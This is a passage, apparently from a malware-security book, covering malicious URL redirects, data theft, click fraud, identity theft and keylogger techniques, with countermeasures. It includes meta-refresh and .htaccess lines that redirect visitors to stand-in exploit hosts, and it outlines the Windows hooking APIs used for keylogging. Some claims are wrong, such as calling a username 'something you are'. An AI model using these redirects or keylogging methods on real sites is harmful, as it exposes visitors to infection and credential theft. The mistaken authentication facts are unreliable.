
- A website might need to modify its domain name.
- A website author might transfer his or her pages to a new domain.
- Two websites might merge.

With URL redirects, an incoming link to an old URL could be sent to the correct location, for instance, if you're moving to a new domain name provider and need to forward visitors from your old server to a new server. There are numerous legitimate URL redirects, but in the spirit of this book, we are going to stick to covering the nefarious ways attackers can use URL redirection to infect your system.

Nefarious redirects might be from sites that have yet not realized that there has been a change or from an older website that has allowed its domain name registration to expire and then a criminal entity has purchased the domain name; unsuspecting users then click the bookmark to the site, which they saved in their browser favorites. The same applies to search engines. They often retain old domain names and links in their databases and send search users to these old URLs. When a site uses a Moved Permanently redirect to the new URL, visitors almost always end up on the correct page. Also, in the

next search engine pass, the search engine might detect and use the newer URL. However, attackers use this old information to their advantage. Now with more reliable search engine indexing of websites it is more difficult.

The primary issue with redirects is they give attackers the ability to lure visitors to a copy of a known site that is loaded with multiple injection points where visitors can click and then become infected with malware. Now the uses of URL redirection by malware are broad and many and primarily for monetary purposes. If you search the Internet, you will find thousands of forums where users complain about malware redirecting unknowing victims to pay-per-click sites like pornography and/or other shareware sites where the hacker is paid per visit by the owner of the site. Malware, once installed on a victim host, will typically generate several pop-ups and redirect the victim's currently open browser to sites that pay the hacker when the victim visits and/or provide a means to distribute additional malware—similar to a drive-by download. The next illustration is an example of a drive-by-download. A drive-by download occurs when a victim visits a site and is asked to install new software, which in and of itself can be from a corporate source, but it introduces additional background downloading or malicious software that has the ability to install or execute any application it has been instructed (or preprogrammed) to.



Logging Outgoing Links

The access logs of almost all web servers keep some level of information about visitors—where they come from and how they browse the site. Typically these servers will not log information about how a visitor leaves the site. This is because the visitor's browser does

not need to communicate with the original server when the visitor clicks an outgoing URL link; however, this information can be captured in quite a few ways.

The first way involves URL redirection. Instead of sending the client straight to the second site, links can direct to a URL on the first website's domain that automatically redirects to the original target. This request leaves a trace in the server logs indicating which links were followed. This method can be used to detect which sites are being visited in order to plan attacks against those websites. You can also use this method if your goal is to quietly collect intelligence on an individual or group and you know they are visiting your site or a site you have taken control of. This method has the disadvantage of adding a sometimes significant delay to each additional request to the original website's server.

From an attacker's perspective, configuring your network to monitor or log all outbound HTTP and HTTPS site activity is smart. From a security analysis perspective, this configuration is especially helpful when trying to investigate a malware outbreak; you need to identify as quickly as possible infected machines before they attempt to update their code base or upgrade to another stage of Trojan. The updating of malware once on a system is becoming more and more commonplace as hackers attack networks with much more precision and skill than they used to.

Playing with Search Engines

Attackers can also modify metadata for search engine crawlers in order to catch more victims who are searching for specific terms without knowing how to search the Internet and/or identify valid sites properly. Redirect techniques have been used to trick website visitors for years. For instance, misleading information placed in a site's index meta name content or keywords section could be used inappropriately to trick or social engineer a victim into visiting the site in order to execute an attack on the client browser, initiate a drive-by download, or attempt to phish the victim for information. This method can alter the outcome of a search engine query in order to lure unknowing victims to the site.

Redirects have also been used to "steal" the page rank of one popular page and use it for a different purpose, usually involving the status code 302 HTTP or Moved Temporarily.

Search engine providers recognize the problem and have been taking fitting actions to protect their users. Generally sites that employ such techniques to control search engines are punished automatically by having their ranking lowered or by being excluded from the search index once a search engine firm discovers the fraud. However, discovering the fraud can take weeks if not months.

Manipulating Visitors

URL redirection is sometimes used in phishing attacks that confuse visitors about which website they're visiting. This type of threat also quickly takes visitors to sites that store malicious code rather than the benign sites initially presented to victims.



Redirection Techniques and Attacks

<i>Popularity:</i>	5
<i>Simplicity:</i>	3
<i>Impact:</i>	6
<i>Risk Rating:</i>	5

Attackers can use several techniques to redirect visitors to their site. First we'll cover the administrative features available and then we'll discuss how these features can be used for nefarious purposes.

Refresh Meta Tagging

In many cases, using the refresh metatag is the simplest method for redirecting visitors. Following is a simple tag that shows what administrators typically do to refresh the information on their website. Most news organizations use this method to ensure visitors who are on their site for an extended period of time see updated content. After a defined period of time, the browser refreshes and the newly added content appears. Take a look at this basic HTML tag; you can see it has been set to refresh after a count of 600 seconds or 5 minutes.

```
<meta http-equiv="refresh" content="600">
```

Now if you use this same HTML line with an added push, you can redirect a user to another site without generating a pop-up. Without arousing suspicion, an attacker can simply forward a visitor to a nefarious site after the visitor has viewed the intended website. Simply rewrite the refresh tag like this:

```
<meta http-equiv="refresh" content="120;url=http://pwpwpw123123.net/exp101t">
```

The only difference in the refresh tag is a few extra HTML tags. Now every time a visitor browses to that site, after a few moments, he or she is redirected to a site that is loaded with client-side browser-based attacks and/or pay-per-clicks. If used too hastily, this feature can lead to visitors quickly identifying that the site is legitimate and not a nefarious site running malware in the background before visitors can press their browsers' Back button.

Manual Redirects

The simplest technique is to ask the visitor to follow a link to the new page, generally using an HTML anchor like this:

```
Click here to new page <a href="http://hackedlink.net/">link</a>
```

More often than not, malicious websites link sites together. For example, piracy sites that specialize in bootleg movies and/or illegally cracked software will typically link to

pornographic sites and vice versa to support each other as a symbiotic team reliant on each other. Typically most robust antivirus engines or anti-spyware sites will recognize a malicious site after the visitor has clicked it, and then the site is either blocked and/or the visitor is warned. However, more often than not, the visitor is not informed, the malicious site is not detected, and the visitor's computer system is infected unknowingly.

HTTP 3xx Status Codes

Because of the HTTP protocol used by the World Wide Web, redirects can also be responses from web servers with 3xx status codes that lead visitors to other locations. The HTTP standard defines several status codes for URL redirection:

- 300 Multiple Choices (e.g., offer different languages)
- 301 Moved Permanently
- 302 Found (e.g., temporary redirect)
- 303 See Other (e.g., for results of CGI scripts)
- 307 Temporary Redirect

NOTE

These status codes mandate that the URL of the redirect target is given in the `Location:` header of the HTTP response. The 300 Multiple Choices will usually show all choices in the body of the message and show the default choice in the `Location: header`.

Within the 3xx range, there are also status codes (not discussed here) that are significantly different from the above redirects:

- 304 Not Modified
- 305 Use Proxy

Here is a sample of a standard HTTP response that uses the 301 Moved Permanently redirect:

```
HTTP/1.1 301 Moved Permanently
Location: http://www.example.org/
Content-Type: text/html
Content-Length: 174
```

```
<html>
<head>
<title>Moved</title>
</head>
<body>
<h1>Moved</h1>
```

```
<p>This page has moved to <a href="http://www.example.org/">http://www
.example.org/</a>.</p>
</body>
</html>
```

Using Server-Side Scripting for Redirects

Often, web authors do not have permission to produce these status codes: The HTTP header is generated by the web server applet and not interpreted from the file for that URL. Even for CGI scripts, the web server usually creates the status code automatically and allows custom headers to be added to the page by the script. To create HTTP status codes with CGI scripts, you need to enable nonparsed headers.

Sometimes, printing the "Location: URL" header line from a standard CGI script is enough. Many web servers choose one of the 3xx status codes for such replies.

The HTTP protocol requires that the forward be sent all by itself, without any web page information. As a result, the web developer who is using a scripting language to redirect the user's browser to another page must ensure that the redirect is the first or only part of the response. In the ASP scripting language, this can also be finished using the methods `response.buffer=true` and `response.redirect "http://www.example.com"`. When you use PHP, you can use `header("Location: http://www.example.com");`.

As per the HTTP standard, the Location header must have an absolute URL. When redirecting from one page to an additional page within the same site, using a relative URL is a common error. As a result, most browsers tolerate relative URLs in the Location header, but some browsers generate a warning shown to the end user.

Using .htaccess for Redirects

When using the Apache web server, directory-specific .htaccess files (as well as Apache's main configuration files) can be used. For example, to redirect a single page:

```
Redirect 301 /old.html http://www.malicious2u.net/new.html
```

To change domain names:

```
RewriteEngine On
RewriteCond %{HTTP_HOST} ^.*oldwebsite\.com$ [NC]
RewriteRule ^(.*)$ http://www.preferredwebsite.net/$1 [R=301,L]
```

When employing .htaccess for this use, an admin would usually not require administrator permissions; though if the permissions were required, they can be disabled. When you have access to the Apache primary config file (httpd.conf), it is best to avoid using .htaccess files.

Refresh Meta Tag and HTTP Refresh Header

Netscape introduced a feature, often called *meta-refresh*, to refresh the displayed page after a defined period of time. Using this feature, it is possible to specify the URL of the new page, thereby switching one page for another or to refresh some form of content found on the page. These are the types of meta-refresh options available:

- HTML `<meta>` tag
- An exploration of dynamic documents
- Proprietary extensions

A timeout of 0 seconds means an immediate redirect.

This is an example of a simple HTML document that uses this technique:

```
<html><head>
  <meta http-equiv="Refresh" content="0; url=http://www.example.com/">
</head><body>
  <p>Please follow <a href="http://www.example.com/">link</a>!</p>
</body></html>
```

This technique is functional for all web authors because the meta tag is contained inside the document itself.

- The meta tag needs to be placed in the head section of the HTML file.
- The variable 0 used for this example may be replaced by another variable to achieve a delay of as many seconds. Many users feel delay of this kind is annoying unless there is a reason for it.
- This is a nonstandard addition by Netscape. It is supported by most web browsers.

Here is an example of achieving an identical effect by issuing a HTTP refresh header:

```
HTTP/1.1 200 ok
Refresh: 0; url=http://www.example.com/
Content-type: text/html
Content-length: 78
```

```
Please follow <a href="http://www.example.com/">link</a>!
```

This response is easier for CGI programs to generate because you don't need to change default status codes. Here is a simple CGI program that affects this redirect:

```
#!/usr/bin/perl
print "Refresh: 0; url=http://www.example.com/\r\n";
print "Content-type: text/html\r\n";
```

```
print "\r\n";
print "Please follow <a href=\"http://www.example.com/\">link</a>!"
```

JavaScript Redirects

JavaScript offers several ways to show a different page in the current browser window. Quite commonly, these methods are used for redirects. However, there are numerous reasons to prefer HTTP headers or refresh meta tags (whenever possible) over JavaScript redirects:

- Security considerations.
- Some browsers don't support JavaScript.
- Many crawlers (e.g., from search engines) don't execute JavaScript.

NOTE

A search for “**you are being redirected**” will find that almost every JavaScript redirect will employ different methods. This makes it very hard for web client developers to honor your redirect request without implementing all modules within JavaScript.

Frame Redirects

A somewhat different effect can be achieved by creating a single HTML frame that contains the target page:

```
<frameset rows="100%">
  <frame src="http://www.example.com/">
</frameset>
<noframes>
  <body>Please follow <a href="http://www.example.com/">link</a>!</body>
</noframes>
```

One main distinction of this redirect method is that for a frame redirect the browser displays the URL of the frame document and not the URL of the target page in the URL bar. This technique is generally called *cloaking* and may be used so the reader sees a more credible URL or, with more fraudulent intentions, to conceal a phishing site as part of website spoofing.

Redirect Loops

It is quite probable that one redirect leads to another redirect. For example, the URL *http://www.example.com/URL_redirection* (note the differences in the domain name) is first redirected to *http://wv1.example.com/URL_redirection* and again redirected to the right URL: *http://test.example.com/URL_redirection*. This is appropriate as the first redirection corrects the wrong domain name. The next redirection selects the correct language section. Finally, the browser shows the source page. Sometimes, however, a mistake by the web server can cause the redirection to point back to the first page, leading to an never-ending loop of redirects. Browsers typically break that loop after a few steps and present an error message instead.

Data Theft

Data theft is a rising problem primarily perpetrated by office workers with access to network resources such as desktop computers and handheld devices such as flash drives, iPods, and even digital cameras capable of storing digital information. All of these devices typically store large amounts of corporate proprietary information that is regularly protected by network and security administrators. As employees often spend a large amount of time developing contacts, confidential, and copyrighted information for their company, they often feel they have some right to that information. They are also generally inclined to copy and/or delete part of it when they leave the company or misuse it while they are still employed.

Some employees will take information such as contacts and leverage them for personal gain or for side business. We have personally seen this method used numerous times by sales associates in order to generate additional revenue. A common occurrence is where a salesperson makes a copy of the contact database for use in his or her next job. Typically this is a clear abuse of the terms of employment. Although most organizations have implemented firewalls and intrusion-detection systems, very few take into account the danger from your average employee who regularly copies proprietary data to his or her work computer, mobile device, and in some cases, personal computer at home for individual gain or use by another company. The damage that is caused by data theft can be immeasurable considering today's technology and an employee's ability to transmit very large files in very short periods of time via email, web pages, USB devices, DVD storage, and other handheld devices.

When dealing with malware, the same things can occur and not even be connected with an employee of your organization. At times, an employee can even intentionally launch malware within an organization as a means of stealing data or even just infecting the network out of anger. Malware infection can occur through the use of removable media devices or direct Internet transmissions. As removable devices with increased hard drive capacity get smaller, quick thefts such as *podslurping* are becoming more and more common. *Podslurping* is when someone siphons your iPod information from a PC simply to steal your purchased music for their own use.

It is now possible to store 1TB of data on a device that will fit in an employee's pocket, data that could contribute to a business's downfall. Malware is even being written to infect corporate and/or personal mobile devices to either steal information or enable the malware to infect the user's personal computer in an attempt to propagate across the network into other devices for any number of purposes.

Mobile Device Malware

Now that entire corporate and professional industries are tied to information technology, malware is being specifically written for mobile devices to steal corporate information. Table 2-1 details some of the portable device malware samples that have come out in the last several months. Some of these are innocuous beyond doing damage to your device, but some will actually steal information directly off of your mobile device and send it to

Mobile Malware	Year	Injection/Propagation Techniques	Malware Goals/Intent
Konov.A	2008	J2ME-based applications	Upon installation, Konvo will attempt to send messages to premium rate numbers from your Symbian OS device.
SMSCurse	2008	File/code execution	This malware sample infects your Symbian OS, SMS applications, and permanently crashes your SMS capabilities until your device is rebuilt.
Yakkis.A	2009	File/code execution	This malware prevents your Symbian OS device from booting up until your phone is restored.
Yxe	2009	File/code execution	This malware will disable security features on your phone, steal personal information, and then send it out to the writer via HTTP.
KBlock.A	2009	File/application execution	This program will automatically lock the keyboard and prevent the victim from typing.
PbBlister.A	2009	Application installation	Although this app can be uninstalled easily, it will simply prevent the user from accessing data that matches certain criteria on the phone.

Table 2-1 Mobile Device Malware

a hacker or propagate through networked systems once the mobile device is plugged into a docking station.

Click Fraud

Click fraud is a form of Internet-based crime that takes place in pay-per-click online advertisements when a person, script, or computer program imitates a real user of a system's web browser by clicking an advertisement for the purpose of generating revenue

for the advertising firm and the hacker who delivered the click fraud malware to the unknowing victim. Almost always the actual advertising that is clicked for profit is actually of no interest to the victim. Click fraud is a topic of some controversy and of increasing litigation due to advertising networks benefiting from the fraud on the backs of innocent consumers.

Pay-per-Click Advertising

Pay-per-click advertising (PPC advertising) is an arrangement in which webmasters, acting as publishers, display clickable links from advertisers, in exchange for a charge per click. The biggest advertising networks today are Google's AdWords/AdSense and Yahoo! Search Marketing. Both companies act in a dual role since they are also publishers of Internet content (on their search engines). This dual role approach by large firms can potentially lead to conflicts of interest. For instance, Google and Yahoo! lose money to unnoticed click fraud when they pay out to the advertiser, but they make more money when they collect fees from advertisers through regularly paid dues. Because of this difference between what Google or Yahoo! collects from advertising firms and what Google or Yahoo! pays out to advertisers, they profit directly and invisibly from click fraud.



Click Fraud Threats

<i>Popularity:</i>	6
<i>Simplicity:</i>	6
<i>Impact:</i>	4
<i>Risk Rating:</i>	5

This type of click fraud is based around noncontracted parties who are not part of a team setup with pay-per-click advertising agreements. This lack of liability between parties can introduce criminal elements into the pay-per-click advertising process. Here are a few examples of noncontracting parties:

- **Advertiser competition** Some parties may wish to damage their competition in the same market by clicking their competition's ads. This would inevitably force advertisers to pay out for unrelated clicks rather than customer-driven clicks.
- **Publisher competition** These parties may wish to frame a specific content publisher in order to drive advertisers to their own content publishing firm. When this occurs, the nefarious publisher makes it seem like the publisher is clicking its own ads rather than a customer. The advertising firm may then decide to end the relationship. Many publishers depend exclusively on revenue from advertising and such attacks can put them out of business.
- **Malicious intent** As with vandalism or cyberterrorism, there are numerous motives for wishing to cause harm to either an advertiser or a publisher,


even by people who have nothing to gain financially. Motives could include political-, personal-, or even corporate-based grudges. These cases are often the most difficult to identify because identifying or even tracking down the culprit is hard, and even if the culprit is found, there is not much legal action that can be taken since the Internet allows for so much anonymous activity.

Identity Theft


Identity theft can be used to support crimes including illegal immigration, terrorism, drug trafficking, espionage, black mail, credit fraud, and medical insurance fraud. Some individuals may attempt to imitate others for nonfinancial reasons such as to receive praise or notoriety for the victim's achievements. When dealing with malware, identity theft comes in the form of your Internet identity being stolen in order to access your online accounts. These accounts could include your email accounts—both your ISP and webmail accounts—PayPal, eBay, MySpace, Facebook, Livejournal, banking accounts, and other personal online accounts.

An attacker can use all of these fraudulently to portray himself or herself as the victim in order to steal personal information, money, or other items. Finally, by stealing your online identity, hackers can use this façade as a means to distribute malware to your friends and family. In the next few sections, we'll briefly cover some of the types of identity theft so you better understand them when you see them. In this section, we'll discuss the various forms of identity theft. First, consider these graphs that show international averages for the actual types of identity theft and how the stolen or fraudulent information is then used.

Types of Identity Theft



How Stolen Information Is Used



Financial Identity Theft

This type of fraud generally involves a victim's bank accounts and or personal information so the criminal can use current or open new financial lines of credit or accounts. In doing this, the criminal pretends to be the victim by presenting the victim's correct name, address, date of birth, and any other personal information required to authenticate the criminal as being the victim. This type of identity theft is so commonplace today that probably one out of five of your friends could confirm this has happened to them.

Criminal Identity Theft

This type of identity theft occurs when a criminal uses your identity to perform criminal acts, so in the event of being caught by the police or an organization's security team, your credentials would be used to divert suspicion from the criminal and his or her activities. Some people never learn they've been a victim of this type of theft if it's a minor offense unless it's localized within their state, though they could even be arrested for a more serious offense. Here is another example of phishing for personal information that could lead to identity theft.



Identity Theft Attacks

<i>Popularity:</i>	9
<i>Simplicity:</i>	5
<i>Impact:</i>	9
<i>Risk Rating:</i>	8

In almost all cases, a criminal needs to get hold of *personally identifiable information (PII)* or documents about an individual in order to impersonate him or her in life or on the Internet. Criminals do this by

- Stealing letters or rummaging through rubbish containing personal information (*dumpster diving*) on trash night. One of my neighbors who works for a U.S. government intelligence agency had his trash rummaged through by a group of foreign-speaking persons in the middle of the night a few years back. So be quite aware of what you throw away. This also applies to deleted items in your computer's Recycle Bin and/or old files you leave sitting in your My Documents folder or `/home/usr/%name%` directory.
- Researching information concerning the victim in government registers, Internet search engines, or public records search services.
- Using your own installed programs to steal personal or account information in order to log in to vendor sites where more information can be gathered.
- Installing keyloggers and eavesdropping on your keyboard inputs in order to steal personal information, passwords, information on your friends, educational status, or professional dealings to obtain personal data.
- Stealing personal information from corporate computer databases at the victim's workplace. The attacker can use malware to perform this task (Trojan horses, hacking).
- Advertising phony job offers (either full-time or work-from-home-based) to which the victim will innocently reply with his or her full name, address, curriculum vitae, telephone numbers, banking details, and/or security clearance levels.
- Social engineering a victim by impersonating a trusted entity such as a company, institution, or organization in an email in order to lure the victim into opening an attachment that would inject malware onto the victim's computer, leading to the theft of personal information.

- Exploiting the victim's social network (MySpace, Facebook, Bebo, LinkedIN, Livejournal,) sites to learn additional details about a victim and potentially exploit friends or relatives of the victim to spread/propagate malware and steal additional identities.
- Changing your email address thereby diverting account updates, billing statements, or account advisories to another location to either get current legitimate account info or to delay discovery of the identity theft.

Personal Identity Theft Countermeasures

The hardest thing for any victim to do is clear his or her record once identity theft has occurred. For some, it will take months if not years to even get a credit score cleaned up. However, knowing how this can occur will provide you with some significant perspectives on how you can protect yourself and limit your exposure to threats. Criminals will do whatever they need to do in order to steal your identity to complete their grand designs. The bottom line to understanding malware-based threats is to know what websites you visit and the content shown on them:

- Is this a very popular website where numerous people can report an issue?
- Does this website have a suspicious name, for example, *www.paypal.com versus www.pay.pal.com?*
- Understand what you are clicking before you click something.
- Understand a website *before* you start inputting personal information.
- Understand what you download and/or install from the Internet:
 - Is this a well-known program from a well-respected site?
 - Is this a well-known program from a suspicious site?
- After installing a program, did something odd start to occur with your PC?

Acquiring personal identifiers is made possible through severe breaches of privacy. For consumers, this is usually due to personal gullibility about who they provide their information to. In some cases, the criminal obtains documents or personal identifiers through physical theft, social engineering, or malware-based data theft. Guarding your personal information on your computer is critical to preventing identity theft. This can be done in so many ways that if they were all listed you'd be surprised at the available options. However, since this is a countermeasures section, we will cover only a handful of them in order to give you some recommendations that might work best for you. Always remember the stronger the safeguard the better your chances are at preventing identity theft. Finally, if you do become infected with malware, and it is running on your computer, there is only *one* safeguard that can protect you, which is listed first:

- **Three-factor authentication** Use a three-part authentication process that includes a *username* (something you are), a *password* (something you know), and a *secure ID* or *secure token* (something you have).

This approach is now offered for players of Blizzard Entertainment's World of Warcraft (which I am 'Go Alliance, Die Horde'). It is called the Blizzard Authenticator, and it uses a set of 6 numerals that change every 30 seconds. Without this token, stealing Warcraft accounts is impossible. This method is also applicable to large corporations that use SecureComputing or RSA SecurID tokens.

- **Computer authentication systems** For instance, Pretty Good Privacy (PGP) or the GNU Privacy Guard (GPG) require the user to authenticate each time a transmission is sent and/or provide regular personal information to continue working on secure documents. These programs also provide a protected space from some types of malware.
- **Offline secure data storage** Moving your data to a secure offline removable device that is only plugged into your system when it is being used can be very helpful. This method is not perfect, but the less personal information you store on your computer that is typically readily accessible to malware or hackers the better off you are.
- **Password lockers** This service is offered all over the Internet as a means of single-sign-on (SSO) or a place where, for a fee, you can store all of your passwords securely so they are not cached on your computer or written in some file stored on your PC or in your desk. Never store your usernames/passwords, credit cards/expiration/cvvs, and social security number/DOB in notepad within Microsoft Outlook just like someone we know—this isn't smart and happens more than people think it does.

Keylogging

In this section, we will discuss the functionality of keyloggers and what information you can gather with them and how they can be used in order to steal information from a host. For the sake of this book, we will focus on malware-based keylogging functionality. However, it is important to make note of some of the other types as one computer can be infected and, through the use of its infrared port, microphone, and/or wireless interfaces, be used to siphon keystrokes from other machines within range of the infected computer. Most of this information should be considered an opener or overview for the rootkit chapters in Part II of this book, which will discuss in more depth the inner workings of user- and kernel-mode hooking techniques and rootkits.

Local Machine Software Keyloggers

These are software programs that are intended to work on the target computer's operating system. From a technical perspective, there are three categories of software keyloggers.

Kernel Based This method is the most difficult both to write and to combat. Such keyloggers exist at the kernel level and are thus practically invisible. They almost always undermine the OS kernel and gain unauthorized access to the hardware, which makes them very powerful. A keylogger using this technique can act as a keyboard driver, for example, and thus gain access to any information typed on the keyboard as it goes to the OS.

Windows Based: GetMessage/PeekMessage You can attempt to hook these APIs directly in order to capture WM_CHAR information. WM_CHAR messages are posted to a window with the keyboard when a WM_KEYDOWN message is translated by the TranslateMessage function. The GetMessage() and PeekMessage() functions are both used to queue and dequeue Windows messages, which are connected to keyboard inputs. These are associated with GDI functions and are defined in user32.dll, which makes a call to ntdll.dll, which is later passed down to W32k.sys, which is in kernel land versus userland. So, if attempting to gain kernel access to execute keystroke logging, this is one method to use.

Linux Based Sebek is a widely known white-hat input logging tool, which runs on several Linux kernel versions. It is a kernel patch that was initially developed with the intent to capture interactions between honeypots and intruders within honeypots. This will be discussed in more depth in Chapter 4, but in short, it is configured to capture several read and write activities from syscall.

Hook Based Keyloggers hook keyboard APIs provided by the OS. The issue with using hooks is the time added to system responses can bog down overall system performance. So, in short, operating directly through the kernel is much more efficient. However, since most malware leverages hooking, we'll cover some of these as well.

- **WH_JOURNALPLAYBACK** This hook provides applications with the ability to insert messages into the system queue. When you want to playback various series of events captured from the mouse or keyboard, use WH_JOURNALRECORD.
- **WH_JOURNALRECORD** This hook provides applications with the ability to record and monitor various input events. You can use this to record and store information from the entire system and then use WH_JOURNALPLAYBACK to later analyze the data inputs.
- **WH_KEYBOARD** This hook enables an application to monitor message traffic for literal keyboard messages directly from the keyboard, which are returned by the GetMessage or PeekMessage functions.
- **WH_MOUSE_LL and WH_MOUSE** These hooks are both associated with capturing and playing back mouse input events posted in the message queue.

Unique Methods Here, the hacker uses functions like GetAsyncKeyState and GetForegroundWindow in order to record the information regarding which window has focus and what state each key of the keyboard is in, telling the hacker what information

is being input into which window. This is simple from an implementation perspective. However, it requires the state of each key to be polled several times per second. This causes an obvious increase in CPU usage and can miss occasional keystrokes as data processes can sometimes lockup from time to time. However, the skilled coder could defeat both of these limitations by easily polling all key states several hundred times per second, which would not noticeably increase CPU usage on a given system.

Remote Access Software Keyloggers

These are local software keyloggers configured with additional characteristics to broadcast recorded data from the target computer to make the data accessible to the monitor at a remote location. Typically information is sent out via ftp, email, a hardware-based device, and/or the criminal logs into the victim's computer itself and views any type of preprogrammed data the keylogger was configured to collect.

Covert channels can be designed that would allow the malware publisher to return and log in to the keylogger application or provide the keylogger with covert methods in which to export its captured data to the publisher. There are several other types of keyloggers, but we are not going to cover these as they are beyond the scope of this edition of the book.



Keylogger Attacks: Email Sinks Two Anchors—Keystroke Logger Helped

<i>Popularity:</i>	8
<i>Simplicity:</i>	3
<i>Impact:</i>	9
<i>Risk Rating:</i>	7

The ability for an unauthorized person to infringe on your personal and corporate privacy can be devastating. When a criminal has access to your personal or corporate information, it can lead to many things that you would otherwise not want to occur. Consider the following attack on a news journalist, which was published in late 2008.

There are numerous articles on this event; however, here is a synopsis.... A longtime television newscaster was charged with illegally accessing a former coanchor's email account. She apparently became wise to the fact that personal details of her life were being leaked to gossip columnists, which over time ended in her being dismissed from the news station. According to various articles, her email passwords were stolen using a keylogger that was hardware based and secretly stored all of the keystrokes she input into the system, including personal information and, most importantly, passwords to her corporate and private email accounts.



Keylogger Countermeasures

Software Keyloggers Currently, there is no easy way to prevent keylogging. In the future, software with secure I/O may be protected from keyloggers. Until then, the best plan is

to use common sense and a mixture of several methods. It is possible to use software to track the keyboard's connectivity and log its absence as a countermeasure against physical keyloggers. This method makes sense when the PC is almost always on.

Code Signing Sixty-four-bit versions of Windows Vista and Server 2008 put into practice mandatory digital signing of kernel-mode device drivers, thereby restricting the installation of keylogging rootkits. This method requires all kernel-mode code to have its own digital signature. This is also the case for some of the more recent versions of Windows components for Vista and beyond. This method will authenticate installed software as legitimate from the actual source or publisher of the application. This process is not available in earlier versions of Microsoft Windows nor is it available in almost all earlier versions of Unix-based operating systems.

This type of code signing cannot occur unless all kernel-mode software, device drivers, protected drivers, and also drivers that stream any type of live protected content are all protected, actively signed, and protected by the Windows feature, Code Integrity. This feature is one of the newest Microsoft implementations to ensure users are able to help administrators identify errors in the system when reviewing system logs. You can read more about the Code Integrity feature by visiting Microsoft's website (<http://www.microsoft.com>).

Program Monitoring You should regularly review which applications are installed on your machine. If done on a regular basis, you should be able to identify newly installed programs easily that may have quietly installed themselves on your computer—programs related to spyware, adware, and/or simply malware installations.

Detection with Anti-Spyware Programs Most anti-spyware programs will attempt to detect active keystroke loggers and clean them when possible. You will generally only find this level of support through more dependable vendors versus generally unknown vendors that may actually support some spyware vendors.

Firewalls These applications protect your computer's ingress and egress traffic from unauthorized communications, and although they do a great job at this, a keylogger will still attempt to perform its task and record your computer's input. However, if the keylogger does attempt to transmit its collected data out to the criminal and your firewall is configured to either block all unauthorized outbound traffic or alert you on all outbound connection attempts, your system will more than likely prevent the keylogger from transmitting the captured input.

Network Intrusion Detection/Prevention Systems These systems can alert you to any network communications that touch your network devices across your enterprise. NIDS will clearly identify unencrypted keylogger transmissions that attempt to make incoming and outgoing network connections. If the transmissions are encrypted, it can be difficult to identify the activity as actual keylogger traffic rather than seeing a simple alert of an unknown connection. Regardless of whether the system is a network- or host-based IDS/IPS, it should alert you to actual outbound connections attempting to phone home.

Smart Cards Because of the integrated circuits on smart cards, they are not affected by keyloggers and other logging attempts. Smart cards can process information and return a unique challenge every time you log in. You generally cannot use the same information to log in again. This method adds an additional authentication factor to the security system that makes it much more difficult for malware to authenticate as the valid user. With cryptographic systems, each time you log in it emulates the strong encryption process we discussed earlier called three-factor authentication. This method is practically impossible to break unless you are able to hack the algorithm itself, which is next to impossible.

